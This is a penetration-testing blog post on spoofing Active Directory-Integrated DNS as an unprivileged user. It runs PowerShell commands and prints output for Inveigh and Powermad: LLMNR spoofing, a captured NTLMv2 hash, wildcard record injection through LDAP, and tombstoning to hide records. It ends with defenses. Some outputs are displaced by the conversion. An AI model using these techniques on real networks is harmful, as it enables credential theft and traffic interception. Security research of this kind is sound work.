

Beyond LLMNR/NBNS Spoofing – Exploiting Active Directory-Integrated DNS

netspi.com/blog/technical-blog/network-penetration-testing/exploiting-adidns

July 10, 2018

	Name	Type	Status	DNSSEC Status	Key Master
DNS INVEIGH-DC1 Forward Lookup Zones	_msdcs.inveigh.net	Active Directory-Integrated Primary	Running	Not Signed	
	inveigh.net	Active Directory-Integrated Primary	Running	Not Signed	
	Reverse Lookup Zones				
	Trust Points				
	Conditional Forwarders				

[Read the Announcement](#)

- [Solutions](#)
- [Knowledge Base](#)
- [Blog](#)
- [Customers](#)
- [Company](#)

[Schedule a Demo](#)

Exploiting weaknesses in name resolution protocols is a common technique for performing man-in-the-middle (MITM) attacks. Two particularly vulnerable name resolution protocols are Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBNS). Attackers leverage both of these protocols to respond to requests that fail to be answered through higher priority resolution methods, such as DNS. The default enabled status of LLMNR and NBNS within Active Directory (AD) environments allows this type of spoofing to be an extremely effective way to both gain initial access to a domain, and also elevate domain privilege during post exploitation efforts. The latter use case led to me developing [Inveigh](#), a PowerShell based LLMNR/NBNS spoofing tool designed to run on a compromised AD host.

```
PS C:\users\kevin\Desktop\Inveigh> Invoke-Inveigh -ConsoleOutput Y
```

```
[*] Inveigh 1.4 Dev started at 2018-07-05T22:29:35
```

```
[+] Elevated Privilege Mode = Enabled
```

```
[+] Primary IP Address = 192.168.125.100
```

```
[+] LLMNR/NBNS/mDNS/DNS Spoofer IP Address = 192.168.125.100
```

```
[+] LLMNR Spoofer = Enabled
```

```
[+] NBNS Spoofer = Enabled
```

```
[+] SMB Capture = Enabled
```

```
[+] HTTP Capture = Enabled
```

```
[+] HTTPS Capture = Disabled
```

```
[+] HTTP/HTTPS Authentication = NTLM
```

```
[+] WPAD Authentication = NTLM
```

```
[+] WPAD Default Response = Enabled
```

```
[+] Real Time Console Output = Enabled
```

```
WARNING: [!] Run Stop-Inveigh to stop manually
```

```
[*] Press any key to stop real time console output
```

```
[+] [2018-07-05T22:29:53] LLMNR request for badrequest received from 192.168.125.102 [Response Sent]
```

```
[+] [2018-07-05T22:29:53] SMB NTLMv2 challenge/response captured from 192.168.125.102(INVEIGH-WKS2):
```

```
testuser1::INVEIGH:3E834C6F9FC3CA5B:CBD38F1537AAD7D39CE6A5BC5687373A:010100000000000071ADB439D114D401D5B48AB8
```

Throughout my time working on Inveigh, I've explored LLMNR/NBNS spoofing from the perspective of different levels of privilege within AD environments. Many of the updates to Inveigh along the way have actually attempted to cover additional privilege based use cases.

Recently though, some research outside of Inveigh has placed a nagging question in my head. Is LLMNR/NBNS spoofing even the best way to perform name resolution based MITM attacks if you already have unprivileged access to a domain? In an effort to obtain an answer, I kept returning to the suspiciously configured AD role which inspired the question to begin with, Active Directory-Integrated DNS (ADIDNS).

Take it from the Top

For the purpose of this write-up, I'll just recap two key areas of LLMNR/NBNS spoofing. First, without implementing some router based wizardry, LLMNR and NBNS requests are contained within a single multicast or broadcast domain respectively. This can greatly limit the scope of a spoofing attack with regards to both the affected systems and potential privilege of the impacted sessions. Second, by default, Windows systems use the following priority list while attempting to resolve name resolution requests through network based protocols:


1. DNS
2. LLMNR
3. NBNS

Although not exploited directly as part of the attacks, DNS has a large impact on the effectiveness of LLMNR/NBNS spoofing due to controlling which requests fall down to LLMNR and NBNS. Basically, if a name request matches a record listed in DNS, a client won't usually attempt to resolve the request through LLMNR and NBNS.

Do we really need to settle for anything less than the top spot in the network based name resolution protocol hierarchy when performing our attacks? Is there a simple way to leverage DNS directly? Keeping within our imposed limitation of having only unprivileged access to a domain, let's see what we have to work with.


Active Directory-Integrated DNS Zones

Domain controllers and ADIDNS zones go hand in hand. Each domain controller will usually have an accessible DNS server hosting at least the default ADIDNS zones.



Name	Type	Status	DNSSEC Status	Key Master
_msdcs.inveigh.net	Active Directory-Integrated Primary	Running	Not Signed	
inveigh.net	Active Directory-Integrated Primary	Running	Not Signed	

The first default setting I'd like to highlight is the ADIDNS zone discretionary access control list (DACL).




As you can see, the zone has 'Authenticated Users' with 'Create all child objects' listed by default. An authenticated user is a pretty low barrier of entry for a domain and certainly covers our unprivileged access goal. But how do we put ourselves into a position to leverage this permission and what can we do with it?

Modifying ADIDNS Zones

There are two primary methods of remotely modifying an ADIDNS zone. The first involves using the RPC based management tools. These tools generally require a DNS administrator or above so I won't bother describing their capabilities. The second method is DNS dynamic updates. Dynamic updates is a DNS specific protocol designed for modifying DNS zones. Within the AD world, dynamic updates is primarily leveraged by machine accounts to add and update their own DNS records.

This brings us to another default ADIDNS zone setting of interest, the enabled status of secure dynamic updates.



Dynamic Updates

Last year, in order to leverage this default setting more easily during post exploitation, I developed a PowerShell DNS dynamic updates tool called [Invoke-DNSUpdate](#).

```
PS C:\Users\kevin\Desktop\Powermad> Invoke-DNSUpdate -DNSType A -DNSName test -DNSData 192.168.125.100 -Verbose
```


```
VERBOSE: [+] TKEY name 648-ms-7.1-4675.57409638-8579-11e7-5813-000c296694e0
```

```
VERBOSE: [+] Kerberos preauthentication successful
```

```
VERBOSE: [+] Kerberos TKEY query successful
```

```
[+] DNS update successful
```

The rules for using secure dynamic updates are pretty straightforward once you understand how permissions are applied to the records. If a matching DNS record name does not already exist in a zone, an authenticated user can create the record. The creator account will receive ownership/full control of the record.



If a matching record name already exists in the zone, the authenticated user will be prevented from modifying or removing the record unless the user has the required permission, such as the case where a user is an administrator. Notice that I'm using record name instead of just record. The standard DNS view can be confusing in this regard. Permissions are actually applied based on the record name rather than individual records as viewed in the DNS console.

For example, if a record named 'test' is created by an administrator, an unprivileged account cannot create a second record named 'test' as part of a DNS round robin setup. This also applies across multiple record types. If a default A record exists for the root of the zone, an unprivileged account cannot create a root MX record for the zone since both records are internally named '@'. Further along in this post, we will take a look at DNS records from another perspective which will offer a better view of ADIDNS records grouped by name.

Below are default records that will prevent an unprivileged account from impacting AD services such as Kerberos and LDAP.

DNS				
INVEIGH-DC1				
Forward Lookup Zones				
_msdcs.inveigh.net				
inveigh.net				
_msdcs				
_sites				
_tcp				
_udp				
DomainDnsZones				
ForestDnsZones				
Reverse Lookup Zones				
Trust Points				
Conditional Forwarders				

Name	Type	Data	Timestamp
_gc	Service Location (SRV)	[0][100][3268] Inveigh-DC...	6/18/2018 11:00:00 AM
_gc	Service Location (SRV)	[0][100][3268] Inveigh-DC...	6/18/2018 10:00:00 AM
_kerberos	Service Location (SRV)	[0][100][88] Inveigh-DC2.i...	6/18/2018 11:00:00 AM
_kerberos	Service Location (SRV)	[0][100][88] Inveigh-DC1.i...	6/18/2018 10:00:00 AM
_kpasswd	Service Location (SRV)	[0][100][464] Inveigh-DC2....	6/18/2018 11:00:00 AM
_kpasswd	Service Location (SRV)	[0][100][464] Inveigh-DC1....	6/18/2018 10:00:00 AM
_ldap	Service Location (SRV)	[0][100][389] Inveigh-DC1....	6/18/2018 10:00:00 AM
_ldap	Service Location (SRV)	[0][100][389] Inveigh-DC2....	6/18/2018 11:00:00 AM

There are few limitations for record types that can be created through dynamic updates with an unprivileged user. The permitted types are only restricted to those that are supported by the Windows server dynamic updates implementation. Most common record types are supported. Invoke-DNSUpdate itself currently supports A, AAAA, CNAME, MX, PTR, SRV, and TXT records. Overall, secure dynamic updates alone is certainly exploitable if non-existing DNS records worth adding can be identified.

Supplementing LLMNR/NBNS Spoofing with Dynamic Updates

In a quest to weaponize secure dynamic updates to function in a similar fashion to LLMNR/NBNS spoofing, I looked at injecting records into ADIDNS that matched received LLMNR/NBNS requests. In theory, a record that falls down to LLMNR/NBNS shouldn't exist in DNS. Therefore, these records are eligible to be created by an authenticated user. This method is not practical for rare or one time only name requests. However, if you keep seeing the same requests through LLMNR/NBNS, it may be beneficial to add the record to DNS.

The upcoming version of Inveigh contains a variation of this technique. If Inveigh detects the same LLMNR/NBNS request from multiple systems, a matching record can be added to ADIDNS. This can be effective when systems are sending out LLMNR/NBNS requests for old hosts that are no longer in DNS. If multiple systems within a subnet are trying to resolve specific names, outside systems may also be trying. In that scenario, injecting into ADIDNS will help extend the attack past the subnet boundary.

```
PS C:\users\kevin\Desktop\Inveigh> Invoke-Inveigh -ConsoleOutput Y -DNS Y -DNSThreshold 4
```

```
[*] Inveigh 1.4 Dev started at 2018-07-05T22:32:37
```

```
[+] Elevated Privilege Mode = Enabled
```

```
[+] Primary IP Address = 192.168.125.100
```

```
[+] LLMNR/NBNS/mdNS/DNS Spoofer IP Address = 192.168.125.100
```

```
[+] LLMNR Spoofer = Enabled
```

```
[+] DNS Injection = Enabled
```

```
[+] SMB Capture = Enabled
```

```
[+] HTTP Capture = Enabled
```

```
[+] HTTPS Capture = Disabled
```

```
[+] HTTP/HTTPS Authentication = NTLM
```

```
[+] WPAD Authentication = NTLM
```

```
[+] WPAD Default Response = Enabled
```

```
[+] Real Time Console Output = Enabled
```

```
WARNING: [!] Run Stop-Inveigh to stop manually
```

```
[*] Press any key to stop real time console output
```

```
[+] [2018-07-05T22:32:52] LLMNR request for dnsinject received from 192.168.125.102 [Response Sent]
```

```
[+] [2018-07-05T22:33:00] LLMNR request for dnsinject received from 192.168.125.100 [Response Sent]
```

```
[+] [2018-07-05T22:35:00] LLMNR request for dnsinject received from 192.168.125.104 [Response Sent]
```

```
[+] [2018-07-05T22:41:00] LLMNR request for dnsinject received from 192.168.125.105 [Response Sent]
```

```
[+] [2018-07-05T22:50:00] LLMNR request for dnsinject received from 192.168.125.106 [Response Sent]
```

```
WARNING: [!] [2018-07-05T22:33:01] DNS (A) record for dnsinject added
```

Remembering the Way

While trying to find an ideal secure dynamic updates attack, I kept hitting roadblocks with either the protocol itself or the existence of default DNS records. Since, as mentioned, I had planned on rolling a dynamic updates attack into Inveigh, I started thinking more about how the technique would be employed during penetration tests. To help testers confirm that the attack would even work, I realized that it would be helpful to create a PowerShell function that could view ADIDNS zone permissions through the context of an unprivileged account. But how would I even remotely enumerate the DACL without access to the administrator only tools? Some part of my brain that obviously hadn't been taking part in this ADIDNS research immediately responded with, "the zones are stored in AD, just view the DACL through LDAP."

LDAP...

...there's another way into the zones that I haven't checked.

Reviewing the topic that I likely ran into during my days as a network administrator, I found that the ADIDNS zones are currently stored in either the DomainDNSZones or ForestDNSZones partitions.

	Name	Class	Distinguished Name
ADSI Edit			
Default naming context [Inveigh-DC1.inveigh.net]			
DC=domaindnszones,DC=inveigh,DC=net	DC=...SerialNo-Inveigh-DC1...	dnsNode	DC=...SerialNo-Inveigh-DC1.inveigh.net,DC=inveigh.net,CN=MicrosoftDNS,DC=...
CN=LostAndFound	DC=@	dnsNode	DC=@,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...
CN=MicrosoftDNS	DC=_gc_tcp	dnsNode	DC=_gc_tcp,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...
DC=inveigh.net	DC=_gc_tcp.Default-First-Site-Name_sites	dnsNode	DC=_gc_tcp.Default-First-Site-Name_sites,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...
DC=RootDNSServers	DC=_gc_tcp.Remote-Site_sites	dnsNode	DC=_gc_tcp.Remote-Site_sites,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...
CN=NTDS Quotas	DC=_kerberos_tcp	dnsNode	DC=_kerberos_tcp,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...
	DC=_kerberos_tcp.Default-First-Site-Name_sites	dnsNode	DC=_kerberos_tcp.Default-First-Site-Name_sites,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...
	DC=_kerberos_tcp.Remote-Site_sites	dnsNode	DC=_kerberos_tcp.Remote-Site_sites,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...
	DC=_kerberos_udp	dnsNode	DC=_kerberos_udp,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDnsZones,DC=inveigh,DC=...

LDAP provides a method for 'Authenticated Users' to modify an ADIDNS zone without relying on dynamic updates. DNS records can be added to an ADIDNS zone directly through LDAP by creating an AD object of class dnsNode.

With this simple understanding, I now had a method of executing the DNS attack I had been chasing the whole time.



Wildcard Records

Wildcard records allow DNS to function in a very similar fashion to LLMNR/NBNS spoofing. Once you create a wildcard record, the DNS server will use the record to answer name requests that do not explicitly match records contained in the zone.

```
PS C:\Users\kevin\Desktop\Powermad> Resolve-DNSName NoDNSRecord
```

```
Name Type TTL Section IPAddress
```

```
-----
NoDNSRecord.inveigh.net A 600 Answer 192.168.125.100
```

Unlike LLMNR/NBNS, requests for fully qualified names matching a zone are also resolved.

```
PS C:\Users\kevin\Desktop\Powermad> Resolve-DNSName NoDNSRecord2.inveigh.net
```

```
Name Type TTL Section IPAddress
```

```
-----
NoDNSRecord2.inveigh.net A 600 Answer 192.168.125.100
```

With dynamic updates, my wildcard record injection efforts were prevented by limitations within dynamic updates itself. Dynamic updates, at least the Windows implementation, just doesn't seem to process the '*' character correctly. LDAP however, does not have the same problem.

```
PS C:\Users\kevin\Desktop\Powermad> New-ADIDNSNode -Node * -Verbose
```


In large, multi-site AD infrastructures, domain controller replication time may be a factor in ADIDNS spoofing. To fully leverage the reach of added records within an enterprise, the attack time will need to extend past replication delays. By default, replication between sites can take up to three hours. To cut down on delays, start the attack by targeting the DNS server which will have the biggest impact. Although adding records to each DNS server in an environment in order to jump ahead of replication will work, keep in mind that AD will need to sort out the duplicate objects once replication does take place.

SOA Serial Number

Another consideration when working with ADIDNS zones is the potential presence of integrated DNS servers on the network. If a server is hosting a secondary zone, the serial number is used to determine if a change has occurred. Luckily, this number can be incremented when adding a DNS node through LDAP. The incremented serial number needs to be included in the node's `dnsRecord` array to ensure that the record is copied to the server hosting the secondary zone. The zone's SOA serial number will be the highest serial number listed in any node's `dnsRecord` attribute. Care should be taken to only increment the SOA serial number by one so that a zone's serial number isn't unnecessarily increased by a large amount. I have created a PowerShell function called `New-SOASerialNumberArray` that simplifies the process.

```
PS C:\Users\kevin\Desktop\Powermad> New-SOASerialNumberArray
```

```
62
```

```
0
```

```
0
```

```
0
```

The SOA serial number can also be obtained through `nslookup`.

```
PS C:\Users\kevin\Desktop\Powermad> nslookup
```

```
Default Server: UnKnown
```

```
Address: 192.168.125.10
```

```
> set type=soa
```

```
> inveigh.net
```

```
Server: UnKnown
```

```
Address: 192.168.125.10
```

```
inveigh.net
```

```
primary name server = inveigh-dc1.inveigh.net
```

```
responsible mail addr = hostmaster.inveigh.net
```

```
serial = 255
```

```
refresh = 900 (15 mins)
```

```
retry = 600 (10 mins)
```

```
expire = 86400 (1 day)
```

```
default TTL = 3600 (1 hour)
```

```
inveigh-dc1.inveigh.net internet address = 192.168.125.10
```

The gathered serial number can be fed directly to `New-SOASerialNumberArray`. In this scenario, `New-SOASerialNumberArray` will skip connecting to a DNS server and instead it will use the specified serial number.

Maintaining Control of Nodes

To review, once a node is created with an authenticated user, the creator account will have ownership/full control of the node. The 'Authenticated Users' principal itself will not be listed at all within the node's DACL. Therefore, losing access to the creator account can create a scenario where you will not be able to remove an added record. To avoid this, the `dnsTombstoned` attribute can be set to 'True' upon node creation.

```
PS C:\Users\kevin\Desktop\Powermad> New-ADIDNSNode -Node * -Tombstone -Verbose
```

```
VERBOSE: [+] Domain Controller = Inveigh-DC1.inveigh.net
```

```
VERBOSE: [+] Domain = inveigh.net
```

This puts a node in a state where any authenticated user can perform node modifications.

DC=* Properties

Attribute Editor Security

Attributes:

Attribute	Value
adminDescription	<not set>

Boolean Attribute Editor

Attribute: dNSTombstoned

Value:

☒ True

☐ False

☐ Not set

OK Cancel

VERBOSE: [+] Distinguished Name = DC=*,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDNSZones,DC=inveigh,DC=net

Having the creator account's ownership and full control permission listed on a node can make things really easy on the blue team in the event they discover your record. Although changing node ownership is possible, a token with the `SeRestorePrivilege` is required.

Node Tombstoning

When a record is normally deleted in an ADIDNS zone, the record is removed from the in-memory DNS zone copy and the node object remains in AD. To accomplish this, the node's `dNSTombstoned` attribute is set to 'True' and the `dnsRecord` attribute is updated with a zero type entry containing the tombstone timestamp.

The screenshot shows the 'Multi-valued Octet String Editor' window. The 'Attribute:' field contains 'dnsRecord'. The 'Value format:' dropdown is set to 'Hexadecimal'. The 'Value:' field displays two rows of hexadecimal data:

08	00	00	00	00	05	00	00	00	00	00	00	E9	00	00	00	00
00	00	00	00	00	00	00	00	00	1B	1D	E0	B4	43	0B	D4	01

VERBOSE: [+] Domain Controller = Inveigh-DC1.inveigh.net

VERBOSE: [+] Domain = inveigh.net

VERBOSE: [+] ADIDNS Zone = inveigh.net

VERBOSE: [+] Distinguished Name = DC=*,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDNSZones,DC=inveigh,DC=net

[+] ADIDNS node * tombstoned

The cleanup process is a little different for records that exist as a single dnsRecord attribute line within a multi-record DNS node. Simply remove the relevant dnsRecord line and wait for sync/replication. Set-DNSNodeAttribute can be used for this task.

One note regarding tombstoned nodes in case you decide to work with existing records through either LDAP or dynamic updates. The normal record aging process will also set the dNSTombstoned attribute to 'True'. Records in this state are considered stale, and if enabled, ready for scavenging. If scavenging is not enabled, these records can hang around in DNS for a while. In my test labs without enabled scavenging, I often find stale records that were originally registered by machine accounts. Caution should be taken when working with stale records. Although they are certainly potential targets for attack, they can also be overwritten or deleted by mistake.

Node Deletion

Fully removing the DNS records from both DNS and AD to better cover your tracks is possible. The record needs to first be tombstoned. Once the AD/DNS sync has occurred to remove the in-memory record, the node can be deleted through LDAP. Replication however makes this tricky. Simply performing these two steps quickly on a single domain controller will result in only the node deletion being replicated to other domain controllers. In this scenario, the records will remain within the in-memory zone copies on all but one domain controller. During penetration tests, tombstoning is probably sufficient for cleanup and matches how a record would normally be deleted from ADIDNS.

Defending Against ADIDNS Attacks

Unfortunately, there are no known defenses against ADIDNS attacks.



Oh alright, there are easily deployed defenses and one of them actually involves using a wildcard record to your advantage. The simplest way to disrupt potential ADIDNS spoofing is to maintain control of critical records. For example, creating a static wildcard record as an administrator will prevent unprivileged accounts from creating their own wildcard record.

```
PS C:\Users\kevin\Desktop\Powermad> New-ADIDNSNode -Node * -Tombstone -Verbose
```

VERBOSE: [+] Domain Controller = Inveigh-DC1.inveigh.net

VERBOSE: [+] Domain = inveigh.net

VERBOSE: [+] ADIDNS Zone = inveigh.net

VERBOSE: [+] Distinguished Name = DC=*,DC=inveigh.net,CN=MicrosoftDNS,DC=DomainDNSZones,DC=inveigh,DC=net

VERBOSE: [+] Data = 192.168.125.100

VERBOSE: [+] DNSRecord Array = 04-00-01-00-05-F0-00-00-BD-00-00-00-00-00-02-58-00-00-00-00-20-D8-37-00-C0-A8-7D-64

[+] Exception calling "SendRequest" with "1" argument(s): "The object exists."

The records can be pointed at your black-hole method of choice, such as 0.0.0.0.

*	Host (A)	0.0.0.0
wpad	Host (A)	0.0.0.0

An added bonus of an administrator controlled wildcard record is that the record will also disrupt LLMNR/NBNS spoofing. The wildcard will satisfy all name requests for a zone through DNS and prevent requests from falling down to LLMNR/NBNS. I would go so far as to recommend administrator controlled wildcard records as a general defense for LLMNR/NBNS spoofing.

You can also modify an ADIDNS zone's DACL to be more restrictive. The appropriate settings are environment specific. Fortunately, the likelihood of having an actual requirement for allowing 'Authenticated Users' to create records is probably pretty low. So, there certainly may be room for DACL hardening. Just keep in mind that limiting record creation to only administrators and machine accounts may still leave a lot of opportunities for attack without also maintaining control of critical records.

And the Winner Is?

The major advantage of ADIDNS spoofing over LLMNR/NBNS spoofing is the extended reach and the major disadvantage is the required AD access. Let's face it though, we don't necessarily need a better LLMNR/NBNS spoofer. Looking back, NBNS spoofing was a security problem long before LLMNR joined the game. LLMNR and NBNS spoofing both continue to be effective year after year. My general recommendation, having worked with ADIDNS spoofing for a little while now, would be to start with LLMNR/NBNS spoofing and add in ADIDNS spoofing as needed. The LLMNR/NBNS and ADIDNS techniques actually complement each other pretty well.

To help you make your own decision, the following table contains some general traits of ADIDNS, LLMNR, and NBNS spoofing:

Trait	ADIDNS	LLMNR	NBNS
Can require waiting for replication/syncing	X		
Easy to start and stop attacks		X	X
Exploitable when default settings are present	X	X	X
Impacts fully qualified name requests	X		
Requires constant network traffic for spoofing		X	X
Requires domain credentials	X		
Requires editing AD	X		
Requires privileged access to launch attack from a compromised system		X	
Targets limited to the same broadcast/multicast domains as the spoofer		X	X

Disclaimer: There are still lots of areas to explore with ADIDNS zones beyond just replicating standard LLMNR/NBNS spoofing attacks.

Tools!

I've released an updated version of Powermad which contains several functions for working with ADIDNS, including the functions shown in the post:

<https://github.com/Kevin-Robertson/Powermad>

I will be populating the Powermad wiki with step by step instructions:

<https://github.com/Kevin-Robertson/Powermad/wiki>

Also, if you are feeling brave, an ADIDNS spoofing capable version of Inveigh 1.4 can be found in the dev branch:

<https://github.com/Kevin-Robertson/Inveigh/tree/dev>

Cookie Settings